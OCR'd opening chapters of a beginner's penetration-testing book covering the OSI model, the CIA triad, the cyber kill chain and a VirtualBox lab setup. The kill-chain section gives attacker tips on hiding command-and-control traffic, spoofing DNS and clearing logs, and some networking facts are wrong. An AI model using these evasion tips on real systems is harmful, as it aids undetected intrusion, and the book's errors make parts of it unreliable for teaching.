Cyber Security

Python for Penetration Testing

Travis Lothar Czech

Cyber Security

Python for Penetration Testing

By

Travis Lothar Czech

Solis Indago

Dedication

Over the years I have had many people that have inspired me. But there are two that are most notable to my career in Cybersecurity.

The first is Della Meness, who when I was leaving the field of information technologies helped me find my passion for technology again. She also reminded me as to why I do it again and has been a constant advocate for me.

The second is my father, who has always been a strong supporter of all of my ideas and business endeavors. Moreso, he has been the reason why I write. From editing my homework to the many short stories, I have never let anyone else read.

I dedicate this book to them, in the

spirit of their support for me.

Table of Contents

Introduction

Thank you for purchasing this book, and congratulations on taking your first step in an exciting adventure. In this adventure you will learn how to use Python as the backbone for your penetration testing career.

Python is and incredibly diverse scripting language that is used in Data Science, Machine Learning, Web Development, and you guessed it! Cyber Security!

Throughout the years I have learned and used many computer programming languages. I started out in high school with Visual Basics. With the principles I learned from there I moved onto PHP, JavaScript, and HTML for web development. I later took a computer science course that required us to learn Java, and picked up Python, C, and C++ on my own.

With every language I studied I learned something new and exciting. The skills I picked up were transferrable and

helped make my life easier. These languages allowed me to change the way I thought about computers, and work. I used them to automate monotonous work, run simulations, and even learn about new technologies.

I've used Python to learn about machine learning, and crypto currency. I've even merged the two technologies to do market analysis and projections. However, by far my favourite use of Python is for my career in Information Technologies and Cyber Security.

In this book we are going back to the basics, where we will hit some of the theory behind Cyber Security and how they apply to using Python. From there we are going to cover what programming languages are, your first Python program, and then close it off with a couple programs you can include in your own personal Python library.


Chapter One: Basic Training

It's time to start! Within this chapter we are going to cover off the Open System Interconnection (OSI) model, and a little bit about its importance in Cyber Security and your future Python Penetration Testing (pentesting). From there we are going to move over to the CIA Triad, and then the Cyber Kill Chain.

Let's hop into our time machines and go back to early 1970s when there was the emergence of new technologies. These technologies were proprietary in nature and being developed by some heavy hitters like IBM. Quickly researchers realized that there needed to be some sort of standardization. That's when in 1977 the International Organization for Standardization (ISO) started work on developing something similar to the OSI model. We reached a point in 1978 when this guy named Hubert Zimmermann redefined a draft standard, and then had it published by the ISO in 1980.


Between ’83 and ’84 It was further refined into what we now know as the seven-layer OSI model (everyone likes a seven-layer dip).

This is when we get into what the OSI model actually is. The OSI model is basically a reference for computing and telecommunication system functions. This makes telecoms and computers easier to develop and understand by setting out some standards. It is a seven-layer based model with Application Layer (Layer 7) at the top and the Physical Layer (Layer 1) at the bottom.



Layer 7 is the Application Layer. This layer is commonly defined as the

human-interface layer. We've all heard of apps from the App Store, or the Google Play Store. Everything from a web page to the apps on your phone has an application layer. However, more so the terminal window or command prompt could be considered the application layer as well. You, the user inputs data, and receives data through this layer.



The image above displays the process for the infiltration and exfiltration of data through the application layer to the user. Some methods of exploitation actually target

or intercept the application layer. So that the end user doesn't get the result they are expecting. Or use fraudulent websites that look like your banking website. Being able to test the application layer is really important in order to ensure that there are not any vulnerabilities or that the users get the proper information displayed in the correct way. The next layer we'll talk about is the presentation layer.

Layer 6 is the Presentation Layer. This layer is the one that is responsible for processing the information for display at the application layer. It formats and structures the information and then delivers it to the presentation layer. One of the methods of transmitting and interpreting this information is through the HyperText Transfer Protocol (HTTP). Yes, that's right you know that string of text that goes before your web address? That is the protocol for transmitting information from the server to your client/web browser. So, in the address http://www.google.com/ that http part identifies the protocol. From this layer we

move over to the session layer.

Layer 5 is the Session Layer. Think about it like being at a party, you meet someone new, and you shake their hand. When you do this, you are initiating a conversation. You talk about the latest technology news and tell some stories. Then later you want to move onto meeting new people so, you exchange pleasantries shake hands and leave. This layer is about initiating communications, managing the communications, and even offering some level of error correction. The other cool thing about this layer, is it also handles encryption and security. If you have heard of SSL/TLS you know a little bit about encryption on the internet. This layer is where that is handled and verifications are performed. From the session layer, we move onto the transport layer.

Layer 4 is the Transport Layer. This layer is where the transfer of data between systems is handled. We have things like flow control, retransmitting of data requests, sequence of packet transfers, and a whole

bunch of other transportation related things. Some of the protocols that are used on this layer are TCP and UDP. With pentesting this is one of our favourite layers. With this layer you can perform things like man-in-the-middle attacks. We'll also be covering more about this in Chapter Three. We then move from layer four to the network layer.


Layer 3 is the Network Layer. This layer is really fun if you are into networking hardware. One of the most common devices we see that operate on this layer that we should all be familiar with is the router! Yah, that's right. That device that we commonly think of as our magic black Wi-Fi and internet box. This layer is just that. It is the layer that creates and manages your network connection. It routs frames, packets, datagrams across network segments. It also handles the translation of logical addresses and names into physical addresses. You can use devices to intercept or compromise this layer (that is for another book). From this layer we move onto the datalink layer.

Layer 2 is the Datalink Layer. This

layer does a whole lot, you remember I mentioned frames in the previous layer. Yah, this is where it comes from. This layer handles the transmission of frames from a host to another host on the same network segment. So, where the network layer handles segment to segment, this one stays within the segment. It also ensures the reliability of the physical link. There is also something called a Media Access Control (MAC) address. This MAC address is the physical address of a host. The data link layer helps identify the host based on the MAC address. There is a cool piece of hardware that operates on this layer, it's called a switch or network switch. From this layer, we move onto the final layer. The physical layer.

Layer 1 is the Physical Layer. The physical layer is everything you can touch. The cables, the pinouts, the electrical specifications, and the transmission of data over physical media. Hubs and repeaters operate at this layer. That is the final layer in the OSI model.

The following image has a few more examples of protocols and devices for each layer of the OSI model.



This quick introduction of the OSI model isn't to make you an expert in it. Over time you will get more familiar with it, and how to better leverage it within your career as a Cyber Security Expert. The takeaway should be that there are steps for sending information, and that you can intercept or exploit vulnerabilities at each layer. Everything from physical access to software bugs can be your point of ingress.

The next topic in this chapter is the CIA (Confidentiality, Integrity, Availability) Triad. This concept is part of the theory of

information security. It governs concepts related to how available information should be, maintenance of its integrity, and the levels of confidentiality. These concepts come from places all over the ages. This includes a paper written in 1976 (US Airforce), and another in 1980 (Military Computer Systems). These principles tie into each other and are weighted based on the content of the information and function of the system. A frequent question is which one is the most important, and I'll leave the answer up to you… The reader.

Confidentiality is at the top of the triad however not necessarily the most important. The principles guiding confidentiality can be defined in many ways. Governments, and defence agencies define confidentiality in many ways. We have security classifications such as: Restricted, Secret, and Cosmic Top Secret. There are even levels of protection such as: Protected A, Protected B, and Protected C. Some agencies use a risk assessment or injury test. Some requirements for these tests would be:

if compromised, could reasonably be expected to cause injury to a non-national interest. If not properly classified, the information or system could be subjected to unauthorized access or improperly handled information or systems. This would allow you, the pentester easier access to the information or system. It could also lead to lost or stolen information because an unauthorized person had access to what would normally be privileged information. However, there is also a danger in over classifying information. By increasing a classification, you can reduce access to information that employees or users need access to. Just remember as we move over to the other two principles how confidentiality can impact them.

Integrity is the next principle in the triad. By now we've all heard of the block chain or bitcoin. Well integrity is a big part of blockchain technology. With a publicly managed leger that is using encryption we have armies of digital systems verifying the validity of all transactions on these ever-

growing legers. This principle is all about ensuring that an unauthorized party doesn't change, damage, or remove information. If it is, that it is not irreversible. This could be handled through redundancies, and back-ups. This seamlessly moves into the next one.

Availability is the final principle within the triad. This principle governs who can access information and systems. In the age of online banking, and cloud storage availability is at an all-time high. However, with that comes risk. We don't want the wrong people to gain access to our personal information, intimate photographs, or our negative balance in our bank accounts. That is for me to see. With this, we need to make sure that we have proper authentication systems in place. Encryption is correctly used, and data is correctly classified so our employees can access what they need to, in order to do their jobs.

I can't say for certain that one principle trumps all the other ones. However, I can say that it is extremely important that we correctly manage each one. There has to

be correct procedure put in place to manage your information security. Education needs to be at play, and just remember. That as a pentester, failure for a user or organization to correctly abide by the CIA Triad gives you access to vulnerabilities to exploit.


Now that we have gone over some of the more basic stuff, we are moving onto the Cyber Security specific content. Before we get to the Cyber Kill Chain, we are going to cover what a Kill Chain actually is. In true military fashion, everything has got to have a definition, and foolproof process. A kill chain is a military concept. This concept is related to how to plan and follow through with an attack. The United States military uses the *Four F's*: Find, Fix, Fight, Finish. This can be further explained by laying it out like this: target identification, force dispatch to target, decision and order to attack the target, and finally the destruction of the target.

The Canadian Armed Forces uses something called battle procedure and the seven section battle drills. Battle procedure

consists of sixteen steps: receive warning order, quick time estimate, quick map estimate, receive orders, mission analysis, issue warning order, detailed time estimate, detailed map estimate, plan and conduct recce, complete estimate and plan (deliver back brief), issue supplementary warning order, prepare and issue orders, coordinate activities and requirements of subordinates, supervise deployment, execute mission, and conduct after action review. This is a very detailed planning framework, however you will see how it relates to the cyber kill chain. That, along with the seven section battle drills which are: prepare for battle, react to effective enemy fire, locate the enemy, win the firefight, the approach, the assault, and consolidation can assist in developing your strategies for conducting or reacting to cyber threats.

Back in 2011 Lockheed Martin produced a framework for Cyber Operations based on the military kill chain. This was in order to help us better define and understand the stages of an attack and for those who are

operators, conduct an attack. Referencing the below image, we are going to go over the stages of the cyber kill chain. You'll notice that I use two different sets of terminology. This is because when I learned the cyber kill chain—I was taught through four different schools that used two different sets of naming convention. So don't be surprised if through your career you see variances—the practice is the same.



There are seven or eight (depends on the model you choose) stages to the cyber kill chain. Each stage is just as important as the one before or after. By breaking it down in easy-to-understand stages, it takes away from the intimidation that can come from leading

or planning operations. The first stage will be the reconnaissance.

Reconnaissance is the first of the eight stages. This is where the team, or lone attacker gathers information either passively or actively. When doing this passively there isn't any interaction that can be detected, however actively you have access to a system, network, or person. Defences against this stage would be firewalls, monitoring (active or passive), education of employees or users, reporting measures for suspicious digital activity, and abiding by the CIA triad. After this stage, you'll be moving onto intrusion.

Intrusion/Weaponization is the second stage. After discovering a point of ingress, you move onto exploiting it. This can be through use of a virus, zero day, or even a person. Education campaigns can be used to help prevent this through recognition of the threat. Detection tools can be used (security software), and limiting the use of administrative accounts for general users. Once the intrusion has been successful, it is

time for the delivery stage.

Delivery/Exploitation is the third stage. This is the launch of the attack, where multiple infection methods could be used. Everything from phishing attacks, exploiting hardware or software flaws, direct hacking (open ports or access points), even a USB left in a parking lot. Regular security updates and patching can be used to prevent this. Education (this is common throughout), or use of scrubber machines (computers to clean USB sticks or files before plugging into networked systems). Running pentesting campaigns in order to detect weak points is also a great practice. We'll be moving over to the installation phase after the delivery is complete.

Privilege Escalation/Installation is the fourth stage. This is where we install the malicious software or escalate our privileges. This will allow us to gain a back-door and even gain administrative privileges on the host or network. We'll even create script files, change/modify security certificates, add our own domain name server info, or look for

more vulnerabilities. Updating the devices, using security software, and doing system scans can prevent or defend against this stage. Once this is complete, we can move onto the lateral movement stage.

Lateral Movement is the fifth stage. In this stage your goal should be to gain more permissions and reach more data. You can even move around the compromised network and gain multiple footholds. Some things you'll be doing here are brute force attacks, exploiting password vulnerabilities, and extract credentials. Defending against this could include segmenting the network, don't use shared accounts, password best practices, and audit suspicious activities. Once you've completed this phase it is time to move over the Command and Control (C2).

Command and Control (C2)/Obfuscation is the sixth stage in the cyber kill chain. This is you solidify your foothold, by ensuring communications with an external server. You also got to cover your tracks and hide your activities. Usually, the communications used to the server would

be through HTTPS over an external network path. This will allow you to normalize the traffic using HTTP headers. Don't have too much activity heading to the same IP. That can cause you to get caught. Limit the activity, and you can use spoofed DNS records in order to make it look like the traffic is going to know sites. Clearing logs, and creating false trails or changing meta data can assist in obfuscating your activities. Intrusion detection systems and proxies can assist in defending against this stage. Once you've done this, you can move over to the execution phase.

Execution/Denial of Service is your seventh phase. Your attack can range from encrypting data (ransomware), exfiltration of data (iCloud photo library or banking information), destruction of data (FBI wanted list). If you are performing disruption operations, you'd be disrupting access to the systems in order to prevent your attack from being recognized. You can also create fake incidents in order to divert attention to other systems. This can also be the stage where a

DDoS attack executed. Defences would be having Incident Response Playbooks (IRPs) as part of your Standard Operating Procedures (SOPs). Well written security software, and analysis of alerts in a timely fashion. If you are not running disruptive operations, you'd exfiltrate the data and be done. However, if you are the next stage would be the eighth.

Exfiltration is the eighth and final stage. This is simply where you get the data out of the system. Finish covering your tracks if required and end the operation. To defend against this stage, you must have monitoring and reporting systems in place. Also, education and security software are important. Don't focus on the security being solely host based. Your network and applications need security built-in as well.

It doesn't matter if you use an eight stage or seven phase cyber kill chain. It doesn't even matter if you create your own framework. Planning your attacks, and adjusting throughout is important. The more information you gain during your

reconnaissance the better your attacks will be. Familiarizing yourself with these frameworks will also help you in a defender role. You'll be able to get into the mind of the attacker, and figure out what stage they are at and the goals they have.

I personally use the eight stages/phases as it is a little more refined. However, they will both work. When I am working in a team environment, I also implement a simplified version of battle procedure. This allows for me and my team to be on the same page and keep each other informed. Everything from training, and rehearsing our attacks and defences allows for a more cohesive team environment.

Throughout this chapter we hit the basics of the OSI model, CIA triad, and Cyber Kill Chain. As we move forward into the future chapters, we will integrate them into the main purpose of this book: *Python for Penetration Testing*. This chapter wasn't about mastering the three topics, however getting you familiar with them.

Chapter Two: Getting Virtual

Before we get into actually writing some code, and running our home made exploits you need to know how to build your own digital sandbox. That's exactly what this chapter is about. In this chapter I am going to introduce you to what a hypervisor is, and its evolution. Some technologies that your battle station needs to make it work, and what VirtualBox is. A couple other topic I through in are disk images and a couple terminal/console commands that will be of use to you.

So the first thing on the chalk board is hypervisor technology. However before I define that I want to introduce you to two words (yes I know I've said them before), however the first one is *Host* or *Host Machine*: this is a network device or computer that, in terms of a hypervisor this is the computer itself or *Host Operating System*. Then we have a *Guest* or *Guest Operating System*: this is the operating system running on the host, or virtual


machine. That applies to this topic because a Hypervisor is a program that manages guest operating systems or virtual machines on a computer.


The enigma for a lot of people is "What is a Server, and What is a Client". Well, I'm going to attempt to clear that up for you. There really isn't a difference in terms of hardware. Any computer can be a server or a client or even both. The real difference is software. A server tends to have a operating system or some sort of software that has it specialize in something that makes it a server. For instance, I can download something called xamp on my personal computer that will allow me to run a simple Apache and MySQL server. I can then open a web browser, and be a client accessing the server on my personal computer. A server may also have more reliable hardware that is specifically designed to for server operations. However, nowadays we tend to use clusters and clouds that run virtual servers. Which leads us to virtualization!

In the 1960s throughout the 1970s

hypervisors were mostly seen on mainframe computers developed by IBM. Their purpose was for testing new technologies or operating systems. In the ‘90s we started to see DOS and Windows virtualized on x86 architecture. In ’97 we saw Virtual PC for Mac released, and then in ’98 VMware filed a patent application and then ’99 it was released. It just took off from there.

There are a couple of options that you must enable in your BIOS (Basic Input/Output Service or System)/UEFI (Unified Extensible Firmware Interface) settings on your computer. These options would be for Intel: VT-x, and VT-d. For AMD it will be: AMD-V and AMD AVIC. You can only enable them if your system allows for it. You need to enter your system setup utility through the F10 (F12, F2, or Del) key, depending on your motherboard. Examples of how it may appear are below.





Once you have enabled the virtualization technologies (if available to you), we must get a hypervisor. If you have Windows Professional, you can use the built in Hyper-V manager. However, due to its instability—we will be using Oracle VirtualBox (virtualbox.org). You can download it from their website, and I always install the VirtualBox Extension Pack as it gives you further support and features. Once you've downloaded both files, install VirtualBox, however don't start it. Install the Extension Pack by clicking it to open. It will open VirtualBox and install/upgrade the

extensions. Close everything and restart your computer (just to ensure no issues).

We are going to skip going into detail on VirtualBox and cover what disk images and ISOs are. So, the first thing, we are going to talk about is what a disk image is. Think about a box. Inside that box are a bunch of objects. These objects are things like the contents and structure of the volume or storage device. Now, let's cover what an ISO (*.iso) is. The ISO is a disk image file type. These are often used to create installation media. We don't have to install an operating system to a physical computer though. We can install it to a virtual computer with a virtual hard drive. This virtual hard drive will be stored in a file on your computer. We can use an ISO and mount it to a virtual disk drive in virtual box, and then install Windows or Kali Linux to a virtual computer.

The next thing we must do is get these disk images, so we can install them onto a virtual machine. You can get a Windows 10 disk image from Microsoft


(microsoft.com/en-ca/software-download/windows10) for free. You can also get Kali Linux for free too from Offensive Security (kali.org/get-kali/#kali-virtual-machines). I recommend getting the VirtualBox one (default username and password are *kali*).

Time to get closer to the fun stuff and get these operating systems running in VirtualBox! Let's start with Windows 10 however first you should know the version of VirtualBox that was released at this time is 6.1.3. You will want to click the *New* button 


and fill out the prompt. Under name, I will name it *"Win10 - Pentesting"*. Then choose a folder location for it. I prefer storing it on a larger drive. So I put it on a second Solid State Drive (SSD) that is larger than my installation drive. I will be using a Windows 10 (64-bit) version. So under *Type* select *Microsoft Windows* and then *Version* should be *Windows 10 (64-bit)*. Then hit the *Next* button. You'll get a prompt for *Memory Size*. Manually type *4096* or use the slider to select it and then hit *Next*. By default it goes

to *Create a virtual hard disk now*, if not—select that radio button then hit *Create*. I use *VDI (VirtualBox Disk Image)* and you should do the same. Press *Next* to get the next prompt. *Dynamically allocated* should be the selection here. This is so that as the virtual hard drive requires more space it will grow. This prevents errors due to the system running out of space. *50.00GB* is recommended for the Windows 10 installation, so I'd leave it there and hit *Create*.

Now it's time to actually install Windows 10 on the virtual machine (VM). If you haven't made the disk image/ISO yet—do so with the utility you downloaded. Run the *Media Creation Tool*  . It will hit you with the following screen:




Once you accept the agreement, it will get a few more things ready. Then it will hit you with another screen:




You want to create installation media, and *use the recommended options for this PC*. Then you are going to create an *ISO file*. It will ask you where to save the file. Save it somewhere you will remember. It will download the file, and prompt you when it is done.

Now you are ready to add it to your VM and start the installation process! So let's do it. In VirtualBox right click the VM and select settings:



Under *System* make sure *Optical* is checked off under *Boot Order*. Then go to the *Display* section and make sure *Video Memory* is set to *128MB*. Then under *Storage* there should be a device that says

Empty. Select it:




There is a little blue disk icon at the right-hand side. Click it and then select *Choose a disk file…* Find your *Windows.iso* (Windows 10 disk image). Once you have selected the installation media (Windows 10 ISO), you can click okay. Another option you can do under the *System* > *Processor* section is to increase the processor count to two or more. This depends on what your computer can handle.

Now it is time to boot the VM. Double-Click on it and a window will pop up. By default, it should start the Windows 10 installation prompts. Don't worry about having a key, as this won't matter. You will be using the trial for testing. Follow the prompts until it brings you to being logged into Windows 10. The setup can take a few minutes depending on the speed of your

computer, and might have a few restarts until it is ready. A handy tip is that by default, *Right Ctl* is what they call the host key. This will let you do some commands, one of them is letting your mouse leave the VM. Once you have created a user account, and are logged in you'll be ready to install the guest tools. At the top of the screen there will be a menu option called *Devices*. Click it, and then select the option near the bottom that says *Insert Guest Additions CD image...* Click the folder icon in the task bar, and then select *This PC* from the left hand side. You'll see an icon and it will be named *CD Drive (D:) VirtualBox Guest Additions.* Double-click on it and install the additions. It will get you to reboot as part of the installation. However, once you are back into Windows—you'll notice a performance boost.

You can leave it running while you move onto the Kali installation. The cool part about the Kali installation is that you can literally double-click the file and it will create a VM almost all by itself. So that is what we'll do. Double-click on the *Kali Linux.ova*


file and you'll get a prompt. Select the install location you want for it. Similar to the Windows 10 installation, you'll want to store it on another drive if you can (same one as Windows 10). Then click *Import* and then *Agree.* It'll start the import process. Boot into Kali and Log in with the credentials username: *kali* password: *kali.* Once you are in Kali, open the terminal  :



This terminal is an extremely powerful tool, and it is my go-to tool when doing a lot inLinux. However, it is not the only way to get things done. If you prefer using a graphical interface—most of what we'll do can be accomplished that way. In the terminal type: *sudo -s*, and then type in the password. This will keep this terminal session elevated as root. The first thing we


want to do is update, and upgrade the system as required. So, first run *apt update*. Once that is done run *apt upgrade*. This will ensure that your system and its packages are all up to date. Next, we're going to install the ifconfig utility by running *apt install net-tools*. This utility will assist with the some of the stuff we'll be doing in this book. Once that is done, shutdown both of your VMs because we want to add a local network connection to your VMs.

We need to make *Local Network* in VirtualBox. We will do this first by going to *File* and then *Preferences…*:



Then we need go to *Network* and then add the information. Click the green + symbol  and then for *Network Name:* name


it *“Local Network”* and for *Network CIDR:* we’ll put in *“192.168.179/24”* and select the option for *Supports DHCP*.



First, right-click on one of the VMs and go into settings. Then click *Network* and open the *Adapter 2* tab. Where it says *Attached to:* change it to *NAT Network*. I named mine, *“LAN”*. Then you can click *OK* and repeat on the other VM. Now you can start them both back up.

On the Windows 10 VM, we’re going to configure some options. We want to go to *Control Panel > Network and Internet > Network Connections*. By default the second adapter will be named Ethernet 2. However, I will rename mine to *“Local Connection”* so I don’t get too confused. Then you want to right-click and go to *Properties*. Then double-click *Internet Protocol Version 4*


(TCP/IPv4). There is a selection that lets you manually set the address called *Use the following IP address:*. Change it to that, and set it to *192.168.179.10*. Set the *Default gateway* to *192.168.179.1* and *Preferred DNS Server* to the same.




Then you want to right-click the start menu and click *Windows PowerShell (Admin).* In PowerShell run *Set-NetConnectionProfile -interfacealias "Local Connection" -NetworkCategory Private.*

On the Kali machine, right-click the network icon at the top right of the screen. It might be a spinning wheel if it is looking for a connection, otherwise it will look like an ethernet adapter. Select *Edit Connections…* Then double-click *Ethernet*


connection 1. Change the name to "*Local Connection*". Under *IPv4 Settings* change *Method* to *Manual*. Then *Add Address 192.168.179.11*. I also added *Netmask 255.255.255.0* and then saved it. The default gateway and DNS should be *192.168.179.1*.



Let's check our connections. When you run *ifconfig* on Kali, you should get the following:




Then on Windows 10 you should also get something similar to:




Once you have that set-up, we'll verify it with the *ping* command. So, in the

cmd or *command console* in Windows 10, type *ping 192.168.179.11* and you should get the following result.



Then, in Kali open the terminal and *ping 192.168.179.10* and you should get a similar result to the following.



